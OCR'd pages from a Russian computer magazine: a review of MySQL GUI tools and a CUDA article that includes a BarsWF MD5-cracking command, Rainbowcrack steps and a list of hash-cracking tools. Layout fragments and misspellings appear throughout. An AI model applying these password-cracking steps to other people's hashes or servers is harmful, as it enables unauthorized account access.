







phpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the World Wide Web. phpMyAdmin supports a wide range of operations with MySQL. The most frequently used operations are supported by the user interface (managing databases, tables, fields, relations, indexes, users, permissions, etc), while you still have the ability to directly execute any SQL statement.


Since version 3.0.0, phpMyAdmin joined the GoPHP5 initiative and dropped compatibility code for older PHP and MySQL versions; version 3 and later requires at least PHP 5.2 and MySQL 5. To use with older PHP or MySQL versions, use the older (but still maintained) branch of 2.x releases, which you can find on the download page.



АВТОДОПОЛНЕНИЕ НАЗВАНИЙ БАЗ ДАННЫХ, ТАБЛИЦ И ПОЛЕЙ ВО ВРЕМЯ СОСТАВЛЕНИЯ SQL-ЗАПРОСА



ДРУЖЕЛЮБНЫЙ РЕДАКТОР ХРАНИМЫХ ПРОЦЕДУР HEIDYSQL




В HEIDYSQL РЕАЛИЗОВАН УДОБНЕЙШИЙ ИНТЕРФЕЙС ДЛЯ РЕДАКТИРОВАНИЯ ДАННЫХ

SQLYOG

Так что же делать? Если хостер блокирует файрволом порты, которые относятся к MySQL-серверу, то соединиться с базой могут исключительно локальные программы и скрипты. Зачастую с их помощью и приходится осуществлять управление (черт, опять phpMyAdmin!), но есть другой вариант — заюзать их в качестве посредника! Если залить на сервер специальный скрипт, который будет иметь доступ к MySQL и одновременно доступен «снаружи», то его вполне можно использовать как связующее звено между СУБД и нашей графической оболочкой. Такой прием называется HTTP-туннелингом и поддерживается замечательной утилитой для работы с базами MySQL — SQLyog (www.webyog.com). Указываем в настройках соединения адрес скрипта SQLyongTunnel.php, предварительно размещенного на хостинге, — и файрвол остается не у дел. Требуется безопасность? SQLyog поддерживает подключение по HTTPS.
Более того, в SQLyong встроен SSH-клиент и, если у тебя в распоряжении есть нормальный хостинг с поддержкой Secure Shell, то можно (и даже — нужно) использовать SSH-туннелинг. Это, во-первых, позволит установить безопасный канал связи между SQLyog и MySQL-сервером, и, во-вторых, позволит обратиться до демона, даже в том случае, если его порт (по умолчанию 3306) закрыт. Нужно лишь указать адрес и порт SSH-хоста (предполагается, что демон баз данных находится на той же машине), указать пароль или приватный ключ для доступа по SSH, а также данные авторизации непосредственно для MySQL демона.

Такое соединение работает более стабильно, чем через вспомогательный HTTP-скрипт. Впрочем, различные варианты соединения с сервером — это, естественно, не единственный плюс программы. Вообще, SQLyon — это, своего рода, новатор, который зачастую первым вводит самые сочные




info
Сам по себе проект HeidiSQL появился относительно недавно, но в действительности это развитие другого известного фронтенда — MySQL-Front. Над последней версией проекта аж полтора года в одиночку трудился немецкий программист. Кстати, на HeidiSQL я наткнулся совершенно случайно, когда искал инструмент для манипулирования данными, который может запускаться с флешки. Portable-веврия HeidiSQL доступна для закачки прямо с офсайта.




dvd
Подборка программ и скриптов для манипулирования данными в базах MySQL будет ждать тебя на нашем DVD-диске.



links
Другие аналогичные программы, не вошедшие в наш обзор.
- MySQL GUI Tools: dev.mysql.com/downloads/gui-tools.
- Toad for MySQL: www.toadsoft.com/toadmysql.
- EMS SQL Manager for MySQL: sqlmanager.net/en/products/mysql/manager.



СИСТЕМА ВКЛАДОК SQLYOG ПОЗВОЛЯЕТ ВЫПОЛНЯТЬ НЕСКОЛЬКО ЗАПРОСОВ ОДНОВРЕМЕННО





SHOW PROFILE Result (ordered by duration)

state	duration (summed) in sec	percentage
Sending data	0.00065	70.65217
freeing items	0.00010	10.86957
starting	0.00007	7.60870
Opening tables	0.00002	2.17391
init	0.00002	2.17391
end	0.00001	1.08696
Table lock	0.00001	1.08696
statistics	0.00001	1.08696
query end	0.00001	1.08696
System lock	0.00001	1.08696
preparing	0.00001	1.08696
Total	0.00092	100.00000

select `film_id`, `title`, `description` from `sakila`.`film` limit 0, 50

РЕЗУЛЬТАТ РАБОТЫ ПРОФАЙЛЕРА: ВЫЧИСЛЯЕМ САМЫЕ ДОРОГИЕ ОПЕРАЦИИ ЗАПРОСА

НАСТРОЙКА SSH-ТУННЕЛИНГА В SQLYOG

и свежие фичи. Не будем касаться банальных функций, вроде создания таблиц и редактирования их структуры и содержимого — смею заверить, реализованы они на самом высоком уровне. Классно реализованная система табов позволяет оперировать сразу несколькими запросами, а система Smart Autocomplete помогает составлять запросы и автодополняет имена баз и таблиц. К тому же в SQLyog встроен профайлер запросов — уникальное средство для отладки и оптимизации запросов. Профайлер показывает, сколько времени уходит на выполнение запроса, раскладывая по полочкам каждую из составляющих его выполнения (передача запроса, открытие таблиц, блокировка таблиц и т.д.). Таким образом можно выявить наиболее дорогие операции и попробовать избавиться от них. Например, с помощью создания индекса для нужной таблицы. Или более радикально — путем увеличения размера кэша выполнения запроса. Таким образом, это еще и отличный способ, чтобы оценить эффект от изменения тех или иных настроек сервера.
В SQLyog встроен мощнейший механизм для синхронизации баз данных, причем управление этим процессом максимально упрощено с помощью специального мастера. На разных шагах вводится: параметры серверов и баз данных, направление синхронизации, сравниваемые поля и т.д. Аналогичным образом настраивается и автоматический бэкап по расписанию. Сильно радует общая продуманность программы, благодаря которой SQLyog одинаково успешно могут использовать как продвинутые пользователи, которым обязательно придется по вкусу, например, редактор хранимых процедур, так и начинающие пользователи, в руках которых окажутся простые визуальные средства для составления запросов и проектирования структуры базы данных.
SQLyog распространяется в двух версиях: бесплатной Community и платной Enterprise-вариации. К сожалению, наиболее сочные фишки программы, вроде визуальных редакторов, туннелирования и автодополнения запросов, в фриварной версии урезаны, но даже при такой функциональности SQLyog на две головы выше phpMyAdmin.


DBFORGE STUDIO

На официальной страничке программы (www.devart.com) среди пользователей — известные бренды: Hitachi, Honda, Samsung, BMW, Siemens. От этого вдвойне приятно, что dbForge Studio абсолютно бесплатна для некоммерческого использования. По большому счету это еще один удобный фронтенд для работы с базами данных MySQL. Составлять и выполнять запросы, редактировать данные, осуществлять их экспорт и импорт, разрабатывать SQL-скрипты и хранимые процедуры — получаем стандартный набор функций, даже при качественной реализации он мало кого удивит. Но добавь к этому отладчик хранимых процедур, визуальный редактор для составления SQL-запросов, классный редактор кода с автодополнением команд и имен баз/

Аналоги phpMyAdmin


Архив phpMyAdmin занимает, как минимум, пару мегабайт, но что мы получаем после установки? Навороченный скрипт, который хотя и проверен временем, но чересчур перегружен для комфортной работы. К тому же одно дело — установить phpMyAdmin на своем серваке и совсем другое — быстро залить на какой-нибудь левый сервак скрипт для быстрого доступа к его БД. В общем, даже среди web-решений есть несколько других достойных инструментов, заслуживающих внимания.
SQL Buddy (www.sqlbuddy.com) — классная PHP-оболочка для быстрого доступа к базе данных. Главная фишка SQL Buddy — поддержка Ajax, позволяющая просматривать и редактировать данные в базе без перезагрузки страницы (что дико надоедает в phpMyAdmin). В основе лежит JavaSript-фреймворк MooTools, поэтому скрипт отлично чувствует себя под всеми современными браузерами. Установить скрипт проще простого: достаточно залить файлы SQL Buddy на сервер.
RST MySQL 2.0 (rst.ghc.ru) — наилучший вариант, если необходимо посмотреть базу данных на каком-нибудь левом сервере. В одном единственном PHP-файле, размером в 80 Кб, разработчики смогли реализовать полноценную утилиту для работы с MySQL. Залив этот небольшой файлик, ты сможешь обратиться к любым базам и таблицам, выполнить произвольный запрос, отредактировать данные или сделать дамп.

phpMyAdmin is also very de ly documented in a book written by one developers — Mastering phpMyAd for Effective MySQL Management, wh is available in English, Czech, Germa and Spanish.



RST MYSQL — ЛЕГКОВЕСНАЯ АЛЬТЕРНАТИВА PHPMYADMIN В ОДНОМ ЕДИНСТВЕННОМ PHP-ФАЙЛЕ

ВИЗУАЛЬНЫЙ КОНСТРУКТОР БАЗЫ ДАННЫХ DBFORGE УДОБНО ИСПОЛЬЗОВАТЬ ДАЖЕ ДЛЯ НАВИГАЦИИ ПО БД



СОСТАВЛЯЕМ SQL-ЗАПРОС С ПОМОЩЬЮ ВИЗУАЛЬНОГО РЕДАКТОРА

ОТЛАЖИВАЕМ ХРАНИМУЮ ПРОЦЕДУРУ ЧЕРЕЗ DBFORGE STUDIO


таблиц — и возможно, ничем другим пользоваться ты уже не захочешь.
Ручная отладка хранимых процедур и триггеров с промежуточными выводами и вычислениями в голове, возможно, и отдает олдскульной романтикой, но в большинстве случаев дико тормозит разработку. Зато шикарный отладчик хранимых процедур, встроенный в dbForge Studio, — выше всяческих похвал. Прямо в редакторе кода можно в нужном месте установить точки останова, провести выполнение всей или части процедуры по шагам, и на каждой итерации отслеживать значения переменных и результатов выполнения запросов. Кстати говоря, SQL-запросы вовсе необязательно набирать вручную — к твоим услугам специальное визуальное средство. Оно вряд ли поможет, если нужно сварганить действительно сложный запрос, но зато окажет неоценимую помощь тем, у кого с SQL пока не лады.
Вообще визуальные средства и в особенности конструктор базы данных — один из главных козырей dbForge Studio. Если нужно быстро сварганить базу, то лучшего решения, пожалуй, не найти. Помещаешь на рабочей области разные сущности, устанавливаешь связи между ними, редактируешь параметры полей — и база готова к использованию. Примечательно, что прямо из визуального конструктора можно обратиться к любому элементу базы, будь это обычное поле таблицы или же хранимая процедура. Очень удобно использовать уже тогда, когда база готова, но нужно быстро найти и подправить один из ее элементов — лично я так и делаю.
dbForge Studio может похвастаться продвинутым экспортом данных. Мастер экспорта позволит выбрать нужные столбцы и колонки, задать различное отображение данных и преобразовать данные в один из следующих форматов: Text, DBF, HTML, MS Access, MS Excel, ODBC, PDF, RTF, CSV и XML.
Важный момент — подключение к базе данных. Честь и хвала разработчикам, которые не поленились реализовать возможность одновременного подключения к разным серверам, причем помимо прямого коннекта поддерживается туннелирование через по SSL, SSH и HTTP.

›Решение под Linux и Mac OS

Благодаря системе подключаемых плагинов, SQuirreL SQL Client (www.squirrelsql.org) поддерживает самые разные базы данных (Oracle, MySQL, PostgreSQL, IBM DB2 — всего более 20). Собственно для начала работы необходимо выбрать нужный драйвер (плагин) и создать так называемый алиас — набор настроек для подключения к серверу. Но самая главная фишка в том, что беличий клиент написан на Java и поэтому отлично запускается под любой платформой: как под виндой, так линуксом и макосью. Впрочем, универсальность — это не единственный конек. Помимо приятного просмотрщика таблиц, в проге реализованы несколько визуальных инструментов, с помощью которых, например, можно построить граф, отображающий связи между таблицами. Очень качественно выполнен и редактор запросов, в арсенале которого есть и подсветка синтаксиса, и встроенный IntelliSense (достаточно нажать (Ctrl + Space) для автодополнения названий таблиц или команд), ускоряющие процесс написания запросов. Чтобы быстро просмотреть список всех доступных функций, достаточно нажать (Ctrl + t). Более того, редактор поддерживает шаблоны. Например, если лень каждый раз набирать ручками конструкции типа CREATE TABLE или INSERT VALUES, то можно воспользоваться соответствующими сниппетами. Нужно лишь нажать (Ctrl + j) и в появившемся списке выбрать интересующую тебя конструкцию. Если встроенных шаблонов недостаточно, то ничто не мешает пользователю составить свои собственные. По аналогии с офисными пакетами редактор поддерживает проверку синтаксиса и аббревиатур. Если в скрипте написать «SF», то программа предложит заменить это на «SELECT * FROM», «FORM» заменит на «FROM» и т.д.

«А НИЧЕГО ЛИ ВЫ НЕ ЗАБЫЛИ?»

Возможно, прочитав материал, кто-то удивиться: «А как же программа Navicat или какая-нибудь еще?». Но мы и не ставили цель рассказать обо всех решениях сразу и осознано обходили стороной коммерческие продукты (как Navicat). Вместо этого мы хотели поделиться опытом, рассказать какие решения и когда нам пригодились. И самое главное — открыть глаза тем, кто по-прежнему использует один лишь phpMyAdmin, отказывая себе в использовании отличных инструментов.









ГЛЕБ ПОЛИКАРПОВ

CUDA: КАТИТСЯ МИР?

ПАРАЛЛЕЛЬНЫЕ ВЫЧИСЛЕНИЯ С ИСПОЛЬЗОВАНИЕМ ВИДЕОКАРТЫ

С тех пор, как на графических процессорах стали доступны неграфические вычисления, многое изменилось. Известен не один пример того, как кластер из нескольких машин с мощными видеокартами мог поспорить с бешено дорогими суперкомпьютерами. За счет чего получается такой прирост производительности и так ли все просто на самом деле?

О возможности задействовать процессор видеокарты (GPU) для неграфических вычислений говорили давно. Впервые архитектура CUDA (Compute Unified Device Architecture) появилась в феврале 2007 года, предоставив программистам возможность использовать технологию GPGPU (General-Purpose computing on Graphics Processing Units), благодаря которой на привычных языках высокого уровня (прежде всего — Си) можно реализовывать алгоритмы, которые выполняются на графических ускорителях GeForce восьмого поколения и старше. Видеоадаптер с поддержкой CUDA становится мощной программируемой архитектурой, подобно сегодняшим центральным процессорам.

CUDA НА ПАЛЬЦАХ

Бонусом за использование GPU стала появившаяся у разработчиков и невиданная досели степень параллелизма: возможность запустить процесс в десятках и сотнях тысяч потоков!
Справедливости ради стоит сказать, что такие потоки достаточно сильно отличаются от потоков CPU, но CUDA всеми силами пытается скрыть от разработчика сложность их использования. Но несмотря на относительную простоту внедрения, взять и увеличить производительность любого приложения в N раз не выйдет. Благодаря CUDA возможно оптимизировать лишь ту частью приложения, которую можно распараллелить, а это, увы, далеко не всегда очевидная задача.
Давай разберемся, в чем отличается основной процессор системы (CPU) и процессор видеокарты? Важно понимать, что CPU изначально приспособлен для решения задач общего плана и работает с произвольно адресуемой памятью. Программы на CPU могут обращаться напрямую к любым ячейкам линейной и однородной памяти. Сравни это с GPU, где используется сразу пять видов памяти. Но и тут CUDA делает все, чтобы помочь программисту, позволяя процессам в рамках одного блока работать с общей памятью.
Извечная проблема большинства вычислительных систем заключается в том, что память работает медленнее процессора. Чтобы нивелировать это недостаток, производители CPU используют кэш-память, работающую на частоте процессора. Таким образом, удается сэкономить время при обращении к наиболее часто используемым данным. На современных графических процессорах также есть система кеша, но она не такая мощная, как на CPU. Поэтому на GPU медленные обращения к памяти скрывают, используя параллельные вычисления. Пока одни задачи ждут данных, работают другие, готовые к вычислениям. Это один из основных принципов CUDA, позволяющих сильно поднять производительность системы в целом.
Вычислительная архитектура CUDA основана на концепции — одна команда на множество данных (Single Instruction Multiple Data, SIMD) и понятии мультипроцессора. Концепция SIMD подразумевает, что одна инструкция позволяет одновременно обработать множество данных. Мультипроцессор — это многоядерный SIMD-процессор, позволяющий в каждый определенный момент времени выполнять на всех своих ядрах только одну инструкцию.
Важно понимать, что использовать мощности графического процессора уместно далеко не всегда. GPU предназначен для вычислений с большим параллелизмом и интенсивной арифметикой. Это объясняется тем, что у него гораздо большее число транзисторов отведено на обработку данных, а не на управление исполнением (flow control). Поэтому GPU демонстрируют хорошие результаты в параллельной обработке данных, когда с помощью одной и той же последовательности действий обрабатывается большой объем данных. Именно по этой причине всю мощь от использования CUDA можно ощутить, когда




СХЕМА ВЗАИМОДЕЙСТВИЯ МЕЖДУ CPU И GPU. (1) КОПИРУЕМ ДАННЫЕ ИЗ ОСНОВНОЙ ПАМЯТИ В ПАМЯТЬ ВИДЕОКАРТЫ. (2) ПЕРЕДАЕМ УПРАВЛЕНИЕ GPU. (3) GPU ВЫПОЛНЯЕТ КОМАНДУ ПАРАЛЛЕЛЬНО В КАЖДОМ ЯДРЕ. (4) КОПИРУЕМ РЕЗУЛЬТАТ ИЗ ПАМЯТИ ВИДЕОКАРТЫ В ОСНОВНУЮ ПАМЯТЬ

требуется выполнять одни и те же действия над огромными массивами данных (пример: локальный брутфорс чего-либо).

УСТАНОВКА CUDA В СИСТЕМУ

До недавнего времени GPU могли программироваться только посредством специальных графических API. Отсюда вытекали и недостатки в лице длительного времени, которое требовалось для его изучения, а также накладных расходов, возникающих за счет использования промежуточного звена. CUDA представляется для программиста в виде расширения для привычных языков программирования, а поэтому изучить его намного проще. Вообще, все что нужно, для того чтобы начать использовать CUDA — обзавестись соответствующим SDK и скачать с официального сайта NVIDIA драйвер CUDA, который связывается с DirectX, OpenGL и C-компилятором для GPU. Разработчику дополнительно потребуется установить специальную среду разработки CUDA Toolkit. Не составит труда установить CUDA и на Linux, например на самом официальном сайте есть подробные инструкции по установке CUDA на Ubuntu.
В систему устанавливается все необходимое для работы с CUDA, включая runtime и компилятор nvcc. Причем сам компилятор фактически представляет собой препроцессор, обрабатывающий исходник и строящий отдельный код для GPU и CPU.
Для компиляции кода для CPU (включая код, необходимый для запуска ядра) nvcc использует обычный C/C++ компилятор (на Linux'е он использует gcc). Теперь давай, наконец, посмотрим, где сейчас можно оценить эффект от внедрения вычислений на видеоадаптерах. Главное, помни два важных требования для использования CUDA:
1) Наличие видеоадаптера GeForce 8-й серии и старше (подробнее во врезке);
2) 512 Мб видеопамяти на борту.

ТРИК 1: **РАСПРАВЛЯЕМСЯ С MD5**

Первое и самое простое из того, что можно сделать, чтобы проверить функциональность CUDA, — попробовать пробрутить какой-нибудь хеш и сравнить результаты с теми, что дают утилиты из нашего брутфорс-набора (читай статью «Лучшие инструменты пентестера»). Одна из таких утилит — BarsWF (http://3.14.by/ru/md5), разработкой которой занимается Михаил Сварчевский. На текущий момент разработчиком достигнута скорость перебора, равная 350 миллионам ключей в секунду. Синтаксис для запуска следующий:

```
BarsWF_SSE2_x64.exe -h
21685d282d79098b89bdf5 a916b66c90
-X «030405313233» -min_len 12
```

Ключ «-X» добавляет дополнительные значения для перебора, «-min_len» обозначает минимальную длину пароля (она должна быть не более 15). Перед запуском не поленись скачать самый последний драйвер с поддержкой CUDA (www.nvidia.com/object/cuda_get.html) или AMD/Brook, если используешь видюху на базе AMD (ati.amd.com/support/driver.html).
Для взлома хешей с использованием CUDA есть и другие проекты: Vernoux Md5 crack (bvernoux.free.fr/md5/index.php), Lightning Hash Cracker (www.elcomsoft.com/lhc.html), cuMD5 (forums.nvidia.com/index.php?showtopic=71548), nVCuda_md5 (forum.antichat.ru/thread62728.html), InsidePro EGB (www.insidepro.com/eng/egb.shtml).

ТРИК 2: **БРУТИМ СЛОЖНЫЕ ХЕШИ**


Хорошо, с MD5 разобрались. А как быть с другими хешами? Тут тебе в помощь — специальная версия Rainbowcrack (project-rainbowcrack.com), заточенная под CUDA. Программа не только оптимизирована для работы на многопроцессорных системах, но еще и эффективно использует возможности современных GPU.
Только вдумайся в цифры: для NTLM-хеша скорость перебора, используя мощности графического процессора, составляет 500 миллионов паролей в секунду. А если вместо брутфорса использовать rainbow-таблицы, получаем вообще астрономическую цифру: почти 73904 миллионов паролей в секунду!

NVIDIA CUDA

BarsWF CUDA MD5 x64 0.6
BarsWF CUDA MD5 x32 0.6
Vernoux MD5 crack GPU* 0.2
Elcomsoft md5crack 0.4
cuMD5@2008.06.29
nVCuda_md5 2.04
InsidePro EGB 1.2
0 50 100 150 200 250 300 350
nVidia 9600GT C2D@3Ghz

BarsWF MD5 crack x64 0.6
BarsWF MD5 crack x32 0.6
InsidePro PasswordsPro 2.4.3.0
MDCrack 1.83 SSE
LastBit MD5 Password
Cain & Abel 4.9.19
Elcomsoft EDPR 2.60
0 20 40 60 80 100 120
Core2Duo E2140@3Ghz

СРАВНЕНИЕ ПРОИЗВОДИТЕЛЬНОСТИ РАЗЛИЧНЫХ БРУТФОРСОВ MD5 ХЕША С ИСПОЛЬЗОВАНИЕМ CUDA И БЕЗ НЕЕ



info
У компании ATI также есть аналогичный проект, который называется ATI-Stream. NVIDIA, ATI и ряд других компаний работают над открытым стандартом OpenCL.



links
- Библиотека jCUDA для работы с CUDA для Java-программистов: www.gass-ltd.co.il/en/products/jcuda.
- Модуль CUDA для Python: mathema.tician.de/software/pycuda.
- Реализация для .NET: www.gass-ltd.co.il/en/products/cuda.net.



info
Вся информация представлена в ознакомительных целях.

В RAINBOWCRACK ВХОДЯТ ТРИ УТИЛИТЫ, КОТОРЫЕ НУЖНО ИСПОЛЬЗОВАТЬ В СЛЕДУЮЩЕМ ПОРЯДКЕ:

ШАГ 1. Сначала с помощью тулзы `rtgen` генерируются rainbow-таблицы;

ШАГ 2. Далее с помощью `rtsort` осуществляется специальная сортировка сгенерированных таблиц;

ШАГ 3. В конце концов, используется тулза `rcrack` для поиска значения хеша в таблице.

Увы, бесплатная версия Rainbowcrack не позволяет полностью насладиться всеми благами CUDA.

